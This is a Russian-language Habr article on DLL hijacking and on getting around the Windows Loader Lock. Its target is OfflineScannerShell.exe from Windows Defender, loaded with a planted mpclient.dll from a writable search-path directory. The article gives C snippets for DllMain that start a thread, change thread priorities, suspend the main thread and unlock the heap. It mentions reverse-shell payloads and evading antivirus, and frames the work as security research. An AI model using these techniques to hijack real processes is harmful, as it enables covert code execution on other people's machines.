


Perfect DLL Hijacking. Разбор техники

 habr.com/ru/articles/792424

February 8, 2024



[Автор оригинала: Elliot on Security](#)

Привет, Хабр, на связи лаборатория кибербезопасности компании AP Security! В статье речь пойдет о такой технике, как DLL Hijacking, а именно как это работает от А до Я.


DLL Hijacking - это техника, позволяющая внедрять сторонний код в легитимный процесс (EXE), обманывая его загрузкой неправильной библиотеки (DLL). Чаще всего это происходит путем размещения похожей DLL выше в порядке поиска, чем предполагаемая, в результате чего ваша DLL выбирается загрузчиком библиотек Windows первой.

Несмотря на то, что в основном DLL-хакинг является решающей техникой, у нее всегда был один существенный недостаток, заключающийся в том, что после загрузки в процесс он выполняет наш сторонний код. Это называется **Loader Lock**, и при запуске нашего стороннего кода на него накладываются все жесткие ограничения. Это и создание процессов, и сетевой ввод/вывод, и вызов функций реестра, и создание графических окон, и загрузка дополнительных библиотек, и многое другое. Попытка выполнить любое из этих действий под Loader Lock приведет к аварийному завершению или зависанию приложения.

До сих пор существовали только довольно грубые или быстро становящиеся бесполезными техники. Поэтому сегодня мы проводим 100% оригинальное исследование загрузчика библиотек Windows, чтобы не просто обойти Loader Lock, но и, в конечном итоге, полностью его отключить. Кроме того, мы разработали несколько стабильных механизмов защиты и обнаружения, которые могут быть использованы защитниками.

Немного об DLLMain

DllMain - это функция инициализации DLL под Windows. При загрузке DLL вызывается DllMain и выполняется содержащийся в ней код. DllMain выполняется под Loader Lock, который, как уже говорилось, накладывает некоторые ограничения на то, что можно безопасно делать из Dllmain.



В частности, компания Microsoft хотела бы обратить наше внимание на одно небольшое предостережение относительно выполнения каких-либо действий из DllMain:

Никогда не следует выполнять следующие задачи из DllMain:

- Вызывать LoadLibrary или LoadLibraryEx (прямо или косвенно). Это может привести к блокировке или аварийному завершению работы.
- Вызывать GetStringTypeA, GetStringTypeEx или GetStringTypeW (прямо или косвенно). Это может привести к блокировке или аварийному завершению работы.
- Синхронизироваться с другими потоками. Это может привести к блокировке или аварийному завершению работы
- Приобретать объект синхронизации, принадлежащий коду, который ожидает получения блокировки загрузчика.
- Инициализация COM-потоков с помощью функции CoInitializeEx. При определенных условиях эта функция может вызвать LoadLibraryEx.
- Вызывать функции реестра.
- Вызывать CreateProcess. Создание процесса может привести к загрузке другой DLL.
- Вызывать ExitThread. Выход из потока во время отсоединения DLL может привести к повторному получению блокировки загрузчика, что вызовет блокировку или аварийное завершение работы.
- Вызывать CreateThread. Создание потока может работать, если вы не синхронизируетесь с другими потоками, но это рискованно.
- Вызывать ShGetFolterPathW. Вызов API-интерфейсов оболочки/известной папки может привести к синхронизации потоков и, следовательно, к возникновению тупиковых ситуаций.
- Создавать именованный pipe или другой именованный объект (только для Windows 2000). В Windows 2000 именованные объекты предоставляются библиотекой Terminal Services DLL. Если эта DLL не инициализирована, то обращение к ней может привести к аварийному завершению процесса.
- Использовать функцию управления памятью из динамического C Run-Time (CRT). Если CRT DLL не инициализирована, вызовы этих функций могут привести к аварийному завершению процесса.

- Вызывать функции из User32.dll или Gdi32.dll. Некоторые функции загружают другую DLL, которая может быть не инициализирована.
- Использовать управляемый код.

В соответствии с рекомендациями Microsoft, это "лучшие практики" для того, что можно безопасно делать из DllMain без потенциально плохих вещей и непредвиденных ошибок.

К чему мы пришли

Отправной точкой для моего исследования стала информативная статья "[Adaptive DLL Hijacking](#)", написанная специалистом по безопасности Ником Ландерсом ([@monoxgass](#)) на сайте NetSPI. Это исключительное исследование, и в прошлом я сам использовал некоторые из полученных методов и инструментов (например, **Koppeling**). Как и все фантастические исследования, они должны быть усовершенствованы, чем мы сегодня и занимаемся!

Существующие в Интернете проекты универсального перехвата DLL (только с участием DllMain) требуют выполнения одного из двух проблемных действий:

1. Изменить защиту памяти (с помощью VirtualProtect)
2. модифицировать указатели

Первый вариант не совсем удачен, так как антивирусные решения фиксируют операции VirtualProtect. Особенно те, которые создают память типа "чтение-запись-исполнение" или преобразуют память из режима "чтение-запись" → "чтение-исполнение". И это неспроста, поскольку изменение защиты исполняемой памяти свидетельствует о применении техник самомодификации кода, что является, пожалуй, самым простым способом обхода статических средств защиты от вредоносного ПО. Процесс с включенной [защитой произвольного кода \(ACG\)](#) полностью блокирует создание и модификацию исполняемой памяти.

Я видел несколько случаев, когда в качестве метода использовался инструментальный API-вызовов с помощью [Microsoft Detours](#). Хотя это и работает, но приводит к значительному увеличению размера DLL, и антивирусные решения мгновенно отметят это. Кроме того, этот способ несовместим с ACG, поскольку изменяет защиту памяти.

Второй вариант также не совсем идеален, поскольку указатели являются целью практически всех средств защиты от эксплойтов нового поколения. Например, адрес возврата функции в стеке может быть изменен для выполнения кода после освобождения Locker Lock. Эта техника хорошо себя зарекомендовала, но в будущем ее ждет поломка под действием грядущего средства защиты от эксплойтов под

названием Intel Control-flow Enforcement Technology (CET). CET осуществляет перекрестное сравнение адресов возврата функций в стеке с "теневым стеком", хранящимся в аппаратной части процессора, чтобы убедиться в их достоверности и отсутствии вмешательства, а в противном случае - принудительно завершить нарушающий процесс. Возможно, наступит день, когда все указатели будут проверяться на подлинность 1:1, поэтому лучше обезопасить себя на будущее, полностью избегая модификации указателей.

Я также заметил, что некоторые существующие методы, хотя и универсальны, но несколько длинны и сложны или рассчитаны либо на динамическую, либо на статическую нагрузку. Кроме того, некоторые методы должны обеспечивать стабильное продолжение процесса.

Избежать этих проблемных действий - вот требования к новым методам, которые мы рассмотрим.

Менталитет исследователя безопасности

Когда вы исследуете неизведанную территорию, легко запутаться и быстро сдаться. Именно поэтому важно напоминать себе о том, с чем мы имеем возможность работать, чтобы творческий подход был более эффективным. В моем случае, перед тем как приступить к исследованию, я преодолел проблему повреждения памяти (например, переполнение буфера), когда найденная ошибка позволяла недоверенным данным контролировать назначение инструкции вызова (т.е. произвольный вызов), что в конечном итоге приводило к выполнению произвольного кода на удаленном компьютере.


В контексте DLL Hijacking мы получаем доступ ко всем трем основным примитивам, включая произвольное чтение, запись и вызов в любом месте (виртуальной) памяти программы (!). Мы также имеем свободный доступ к тоннам [механизмов](#) (много-много строк кода), существующих в библиотеках Windows, поскольку именно мы пишем код (даже если наш код выполняется под Loader Lock в DllMain). Более того, мы можем взаимодействовать с механизмами вне пространства виртуальной памяти нашего перехваченного процесса, используя системные вызовы для общения с ядром. Эти возможности легко воспринимать как должное, пока не столкнешься с более жесткими сценариями атак.

Все это говорит о том, что вероятность того, что не существует множества механизмов, позволяющих чисто (например, без изменения защиты памяти) перенаправить выполнение кода из DllMain после освобождения Loader Lock (или даже найти способ отключить его вообще), практически равна нулю. Как исследователи, мы можем уверенно вести поиск, зная, что найдем то, что ищем. Именно с таким настроем я и начал свой поиск.

Блокировка загрузчика - это не граница безопасности, а лишь неудобство для некоторых случаев программирования и перехвата DLL. Однако это не означает, что некоторые из тех же идей не могут быть применимы. Под "блокировкой" здесь подразумевается мьютекс (сокращение от [mutual exclusion](#) - взаимное исключение), который является концепцией параллелизма.


Наша цель

Мы попробуем применить наши методы перехвата DLL на программе, встроенной в Windows по умолчанию: C:\Program Files\Windows Defender\Offline\OfflineScannerShell.exe



This PC > Local Disk (C:) > Program Files > Windows Defender > Offline				
Name	Date modified	Type	Size	
EppManifest.dll	12/7/2019 4:08 AM	Application exten...	153 KB	
MsMpLics.dll	12/7/2019 4:08 AM	Application exten...	15 KB	
OfflineScannerShell.exe	2/23/2023 12:01 AM	Application	477 KB	

При попытке запустить эту программу (просто двойным щелчком мыши) возникает ошибка, явно свидетельствующая о том, что она подвержена перехвату DLL:



Это происходит потому, что **mpclient.dll** находится в каталоге C:\Program Files\Windows Defender, на один каталог выше текущего каталога программы Offline. Поэтому для корректного запуска программы необходимо сначала установить текущий рабочий каталог (CWD) в C:\Program Files\Windows Defender (проще всего это сделать с помощью CMD). Это приведет к тому, что в пути поиска окажется настоящий **mpclient.dll**, и тогда **OfflineScannerShell.exe** успешно запустится:

```
C:\>cd C:\Program Files\Windows Defender
C:\Program Files\Windows Defender>Offline\OfflineScannerShell.exe
```

```
C:\Program Files\Windows Defender>echo %ERRORLEVEL%
```

```
0
```

Объяснить с

Однако если мы установим CWD в любое другое место, например, в наш профиль пользователя (C:\Users\<YOUR_USERNAME>), то когда **OfflineScannerShell.exe** будет искать **mpclient.dll**, мы можем сделать так, что он загрузит нашу копию по адресу C:\Users\<YOUR_USERNAME>\mpclient.dll !

Любой путь, содержащийся в глобальной переменной окружения PATH (напечатанный здесь с помощью CMD), также будет работать:

```
C:\Users\user>echo %PATH%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\Windows
PowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\
<YOUR_USERNAME>\AppData\Local\Microsoft\WindowsApps
Объяснить с
```

C:\Users\<YOUR_USERNAME>\AppData\Local\Microsoft\WindowsApps - это еще одно идеальное место, которое по умолчанию существует в Windows и из которого **OfflineScannerShell.exe** (или любая другая программа) будет загружать DLL, если вы не захотите задать текущий рабочий каталог.

Как мы узнаем позже, существует масса других потенциальных целей для перехвата DLL, встроенных в Windows и другие ОС, на которых мы могли бы применить наши новые методы, но мне просто нравится этот.

Наша полезная нагрузка


В нашем примере мы запустим приложение **Calculator**, выполнив следующие действия:

```
ShellExecute(NULL, L "open", L "calc.exe", NULL, NULL, SW_SHOW);
```

Однако важно отметить, что в реальности вы будете продолжать запускать легитимный (но перехваченный) процесс; в противном случае это лишает DLL-перехват смысла (в большинстве сценариев). Для "красной команды" идеальным вариантом конечной полезной нагрузки будет создание обратного командного интерпретатора (например, с помощью **Metasploit** или **Cobalt Strike**) в легитимном процессе, при этом программа будет работать в обычном режиме (без каких-либо признаков того, что произошло что-то необычное).

Почему **ShellExecute**? **ShellExecute** отлично подходит в качестве лакмусовой бумажки для проверки всего, что может пойти не так в NTDLL. Это связано с тем, что широко известно огромное количество подсистем Windows, с которыми взаимодействует этот единственный вызов API. Все - от загрузчика библиотек до инфраструктуры COM/COM+, использования APC, RPC, вызовов хранилища WinRT, функций CRT, функций реестра, он даже создает целый новый поток только для запуска этого единственного приложения (calc.exe)! **ShellExecute** - это, пожалуй, самый раздутый и сложный вызов API во всем Windows API (после ShellExecuteEx,

конечно). Поэтому вполне логично, что, вызвав его, мы можем убедиться в успешности той или иной техники на практике.



Поиск по этой функции (или по любой другой соседней) не дает практически никаких результатов, потому что все это совершенно недокументировано! Я в восторге, когда такое случается.

В других случаях можно получить исключение `ntdll!TppRaiseInvalidParameter`, потому что внутренняя функция захотела поднять красивый **NTSTATUS** (в данном случае `STATUS_INVALID_PARAMETER`) на несколько миль вглубь стека вызовов (???). Попробуйте пошалить, и вы можете столкнуться с нелепым нарушением доступа к памяти. Как и в коробке конфет, никогда нельзя точно знать, что получишь.

Давайте посмотрим, сможем ли мы это изменить!

Идеальный кандидат

OfflineScannerShell.exe - это то, что я бы назвал "худшим сценарием" с точки зрения перехвата DLL (по крайней мере, с помощью уже существующих методик). Это делает его идеальным для обеспечения универсальности наших новых методов. То, что делает **OfflineScannerShell.exe** худшим сценарием, сводится к нескольким моментам:

- Не будет вызывать экспорты перехватываемых DLL, поэтому использование DllMain для перенаправления выполнения кода является обязательным.
 - Многие программы, содержащие взламываемые DLL, завершаются досрочно, если не выполняются очень специфические предварительные условия.

Зачастую выполнить эти условия не представляется возможным

- Я проверил это на примере OfflineScannerShell.exe, установив точку останова на каждой функции, экспортируемой MpClient.dll, а затем запустив программу для проверки на попадание в точку останова.
- Программа завершается сразу после запуска (не остается открытой, не простаивает и не ждет)
- Перехватываемая DLL загружена статически (а не динамически, путем вызова LoadLibrary во время выполнения программы)

В общем случае, потому что вы углубляетесь во внутреннее устройство загрузчика библиотеки (процесс все еще запускается).

Вот, собственно, и все. Если целевая программа в какой-то момент своей жизни вызовет экспорт вашей перехватываемой DLL, то вы в полном порядке, поскольку можете просто перенаправить выполнение кода оттуда, не заботясь о борьбе с **DllMain** и **Loader Lock**. Иногда это называют проксированием DLL. Однако в большинстве случаев, когда DLL можно перехватить, это, как правило, очень непонятная библиотека, которая вызывается несколько раз очень глубоко в коде приложения, куда нет возможности легко добраться (если вообще есть), если только программа не вызывается в точно правильном окружении. В любом другом случае программа просто немедленно завершится, потому что, например, запущен служебный исполняемый файл, который связывается со взламываемой DLL. Но как только вы запустите служебный исполняемый файл, он увидит, что запущен неправильно (как служба Windows), и немедленно закроется. Это усложняет процесс взлома, который должен быть простым, учитывая, что при запуске приложения нам уже было разрешено выполнение кода в DllMain, как раз под пресловутой Loader Lock.

Как мне удалось выяснить, единственная благоприятная особенность OfflineScannerShell.exe с точки зрения перехвата DLL заключается в том, что он связывается со средой выполнения C (CRT), т.е. это не чистая программа Windows API (Win32). Однако подавляющее большинство программ в Windows связываются с CRT, так что это не является уникальным преимуществом. Почему это выгодно, мы рассмотрим далее.

Перехват основного потока

Эта техника основана на идеях, изложенных в статье "Adaptive DLL Hijacking", опубликованной на NetSPI.

Мои первоначальные расширения этой техники не смогли достичь 100% успеха для нашей цели. Тем не менее, она дала хороший опыт обучения, поэтому я и включил ее в этот раздел. В конце этого раздела я намекаю на несколько иной подход к расширению этой техники, при котором 100%-ый успех вполне достижим (подробнее об этом будет рассказано в ближайшее время).

Первые эксперименты

Как утверждает Microsoft в упомянутой выше документации "Best Practices", вызов `CreateThread` из `DllMain` "может работать":

```
/ DllMain boilerplate code (required in every DLL)
BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD fdwReason, LPVOID lpvReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        // Create a thread
        // Thread runs our "CustomPayloadFunction" (not shown here)
        DWORD threadId;
        HANDLE newThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)CustomPayloadFunction, NULL, 0, &threadId);
    }

    return TRUE;
}
```

Объяснить с

И это работает! Но есть одна загвоздка: поток, созданный вызовом `CreateThread`, будет ждать (и не один), пока мы выйдем из `DllMain`, чтобы начать выполнение. Для этого нужно вызвать `CreateThread`, позволить программе выйти из `DllMain` и надеяться, что поток будет создан до выхода главного потока из программы.

Создание потока - относительно дорогостоящая операция, поэтому, если наша целевая программа завершается достаточно быстро, мы можем и не выиграть эту гонку. Возможно, каким-то образом мы сможем повысить наши шансы на успех...

Повышение шансов

Например, вызовом `SetThreadPriority`, чтобы поднять приоритет нашего нового потока в очереди до самого высокого уровня (`THREAD_PRIORITY_TIME_CRITICAL`) и

одновременно понизить приоритет основного потока до самого низкого (`THREAD_PRIORITY_IDLE` ; что на один уровень ниже по приоритету, чем даже `THREAD_PRIORITY_LOWEST`)!

Расширяя наш предыдущий код, мы можем добавить следующее после `CreateThread` :

```
SetThreadPriority(newThread, THREAD_PRIORITY_TIME_CRITICAL);  
SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_IDLE);
```

```
// Then return from DllMain and cross our fingers...
```

Объяснить с

Для `OfflineScannerShell.exe` установка приоритета потоков оказалась необязательной, поскольку до завершения работы программы все равно делается достаточно, чтобы успеть породить новый поток. Однако это позволило несколько увеличить количество успешных прогонов в более простом тестовом стенде, который я создал исключительно для статической загрузки нашей DLL. Так что будем считать этот эксперимент небольшим успехом.

Остановка основного потока

Теперь, когда мы достигли `CustomPayloadFunction` в нашем новом потоке, нам необходимо быстро остановить основной поток, пока он не вышел из программы. Приостановка основного потока с помощью `SuspendThread` из нового потока является наиболее очевидным способом решения этой задачи, поэтому мы воспользуемся именно им. Для этого `SuspendThread` необходимо получить обращение к нужному потоку.

Достаточно просто, немного изменив предыдущий `CreateThread`, мы сначала получаем хэндл нашего текущего (основного) потока с помощью `GetCurrentThread`. Затем передаем этот хэндл потока в качестве аргумента в `CustomPayloadFunction` следующим образом:

```
// Pass result of GetCurrentThread() as an argument to CustomPayloadFunction  
HANDLE newThread = CreateThread(NULL, 0,  
(LPTHREAD_START_ROUTINE)CustomPayloadFunction, GetCurrentThread(), 0, &threadId);  
Объяснить с
```

Затем приостановить его в `CustomPayloadFunction` (наш новый поток):

```
VOID CustomPayloadFunction(HANDLE mainThread) {  
    SuspendThread(mainThread);
```

```
    ...
```

```
}Объяснить с
```

Но есть один коварный баг. Сможете ли вы его заметить?

Эту ошибку я сам допустил много лет назад. Однако в то время я был только начинающим программистом на C и Win32 без опыта работы с WinDbg, поэтому не смог разобраться с ошибкой.

Ошибка связана с тем, что `GetCurrentThread` не возвращает хэндл, а возвращает псевдохэндл. `GetCurrentThread` - это всего лишь заглушка, которая (на x86-64) всегда возвращает константу `0xFFFFFFFFFFFFFFFF` :

![[Pasted image 20231107014858.png]]

Таким образом, передача этого значения новому потоку приведет к тому, что он будет ссылаться на тот поток, которому оно было передано, а не на тот, для которого мы вызвали `GetCurrentThread`. Эта ошибка довольно тонкая и, скорее всего, сразу бросится вам в глаза только в том случае, если вы знакомы с программированием под Win32 или внимательно читали документацию (а не просто пользовались подсказками Visual Studio Intellisense, как это делал я). Правильный подход для достижения желаемого заключается в следующем:

```
HANDLE mainThread = OpenThread(THREAD_SUSPEND_RESUME, FALSE,  
GetCurrentThreadId());
```

Объяснить с

Из идентификатора текущего потока мы создаем реальный хэндл к главному потоку, который затем можно корректно передать в качестве аргумента нашему новому потоку. Наделив наш хэндл лишь минимально необходимыми правами `THREAD_SUSPEND_RESUME`, наш пример прекрасно работает.

В обычных условиях передача нашему новому потоку идентификатора главного потока и создание на его основе хэндла в новом потоке, вероятно, привело бы к более понятному коду. Однако в нашей уникальной ситуации мы хотим как можно быстрее приостановить работу главного потока с новым потоком, поэтому открытие хэндла заранее - лучший выбор. Только нужно быть очень внимательным и не забывать закрывать `CloseHandle` из нового потока, чтобы не допустить утечки ресурсов. Windows также ограничивает количество хэндлов у одного процесса, поэтому, если злоумышленник сможет слить большое количество хэндлов, это может привести к DoS-атаке на наше приложение. В любом случае, это не урок программирования, но всегда полезно знать лучшие практики (поскольку мы, по иронии судьбы, продолжаем их обходить)!

Проблема с `SuspendThread`...

Последняя проблема, которую необходимо решить с помощью этой техники, хорошо описана компанией Microsoft в [документации по `SuspendThread`](#):

Эта функция предназначена в первую очередь для использования отладчиками. Она не предназначена для синхронизации потоков. Вызов

`SuspendThread` в потоке, владеющем объектом синхронизации, таким как мьютекс или критическая секция, может привести к тупиковой ситуации, если вызывающий поток попытается получить объект синхронизации, принадлежащий приостановленному потоку. Чтобы избежать такой ситуации, поток в приложении, не являющемся отладчиком, должен сигнализировать другому потоку о приостановке работы. Целевой поток должен быть спроектирован так, чтобы следить за этим сигналом и реагировать на него соответствующим образом.

Это влечет за собой самую большую проблему, связанную с гоночным подходом. В `OfflineScannerShell.exe` эта проблема возникает через каждые десять или около того выполнений, поскольку основной поток приостанавливается на время выделения/освобождения кучи памяти. В Windows каждый процесс имеет кучу по умолчанию, предоставляемую системой (ее можно получить с помощью функции `GetProcessHeap`). Эта куча настроена так, что параметр `HEAP_NO_SERIALIZE` (сериализация означает взаимное исключение) не установлен, что означает, что вызовы функций выделения и освобождения кучи приводят к ее блокировке и разблокировке. В противном случае, при несериализованной куче (`HEAP_NO_SERIALIZE` установлен), ответственность за обеспечение безопасного доступа между потоками будет лежать на программисте. Мы можем выполнить однократное снятие блокировки, вызвав `HeapUnlock(GetProcessHeap())` из нашего нового потока. Однако это нарушает гарантии безопасности потоков. Это может привести к аварийному завершению основного потока или к выполнению нежелательных действий после возобновления работы.

Например, в наших тестах мы используем `ShellExecute`, запускающую `calc.exe` в качестве конечной полезной нагрузки для запуска из нового потока. Так вот, `ShellExecute` (наряду с другими подобными сложными функциями Win32) для своей работы должен выделять данные в куче процесса, и если не разблокировать кучу, то может возникнуть тупик. В `OfflineScannerShell.exe` я еще не видел случая, когда `HeapUnlock` действительно приводил бы к аварийному завершению работы, однако вероятность его возникновения ненулевая, как только мы `HeapUnlock(GetProcessHeap())`, затем `HeapAlloc` (или эквивалент типа `malloc`) в новом потоке с последующим возобновлением работы основного потока.

Threads			Stack	
TID	Index	Thread	Frame Index	Call Site
0xc3c	0x0	OfflineScannerShell!wmainCRTStartup (00007ff7f0a0...	[0x0]	ntdll!NtWaitForAlertByThreadId+0x14
0xb70	0x1	ntdll!TppWorkerThread (00007ff94e062b30)	[0x1]	ntdll!RtlpWaitOnAddressWithTimeout+0x81
0x1e58	0x2	ntdll!TppWorkerThread (00007ff94e062b30)	[0x2]	ntdll!RtlpWaitOnAddress+0xae
0x3bc	0x3	ntdll!TppWorkerThread (00007ff94e062b30)	[0x3]	ntdll!RtlpWaitOnCriticalSection+0xfcd
0x360	0x4	mpclient!LdrLockWinRaceThread (00007ff94378...	[0x4]	ntdll!RtlpEnterCriticalSectionContended+0x1c4
0x2c2c	0x5	ntdll!DbgUiRemoteBreakin (00007ff94e0dcba0)	[0x5]	ntdll!RtlEnterCriticalSection+0x42
			[0x6]	ntdll!RtlpAllocateHeap+0x1f7
			[0x7]	ntdll!RtlpAllocateHeapInternal+0xa2d
			[0x8]	msvcrt!malloc+0x70
			[0x9]	SHCORE!pre_c_init+0xf
			[0xa]	SHCORE!CRT_INIT+0x1a0
			[0xb]	SHCORE!_DllMainCRTStartup+0xc1
			[0xc]	ntdll!LdrpCallInitRoutine+0x61
			[0xd]	ntdll!LdrpInitializeNode+0x1d3
			[0xe]	ntdll!LdrpInitializeGraphRecurse+0x42
			[0xf]	ntdll!LdrpPrepareModuleForExecution+0xbf
			[0x10]	ntdll!LdrpLoadDllInternal+0x19a
			[0x11]	ntdll!LdrpLoadForwardedDll+0x138
			[0x12]	ntdll!LdrpGetDelayloadExportDll+0xa2
			[0x13]	ntdll!LdrpHandleProtectedDelayload+0x87
			[0x14]	ntdll!LdrResolveDelayLoadedAPI+0xc6
			[0x15]	SHELL32_7ff94cc90000!_delayLoadHelper2+0x32
			[0x16]	SHELL32_7ff94cc90000!_tailMerge_shcore_dll+0x3f
			[0x17]	SHELL32_7ff94cc90000!ShellExecuteW+0x66
			[0x18]	mpclient!payload+0x2a
			[0x19]	mpclient!LdrLockWinRaceThread+0x3a
			[0x1a]	KERNEL32!BaseThreadInitThunk+0x14
			[0x1b]	ntdll!RtlUserThreadStart+0x21

Тупик возникает потому, что приостановленный основной поток удерживает блокировку кучи (т.е. критической секции), а новый поток пытается ее получить. Ни одна из сторон не может добиться прогресса, поэтому программа зависает на неопределенное время.

Другой подход?

В текущем состоянии этой методики, если предположить, что вы хотите сохранить хост-процесс до его естественного завершения (а мы хотим), такое решение может быть эффективным в лучшем случае только на 99%. Это был интересный эксперимент, но мы можем добиться большего.

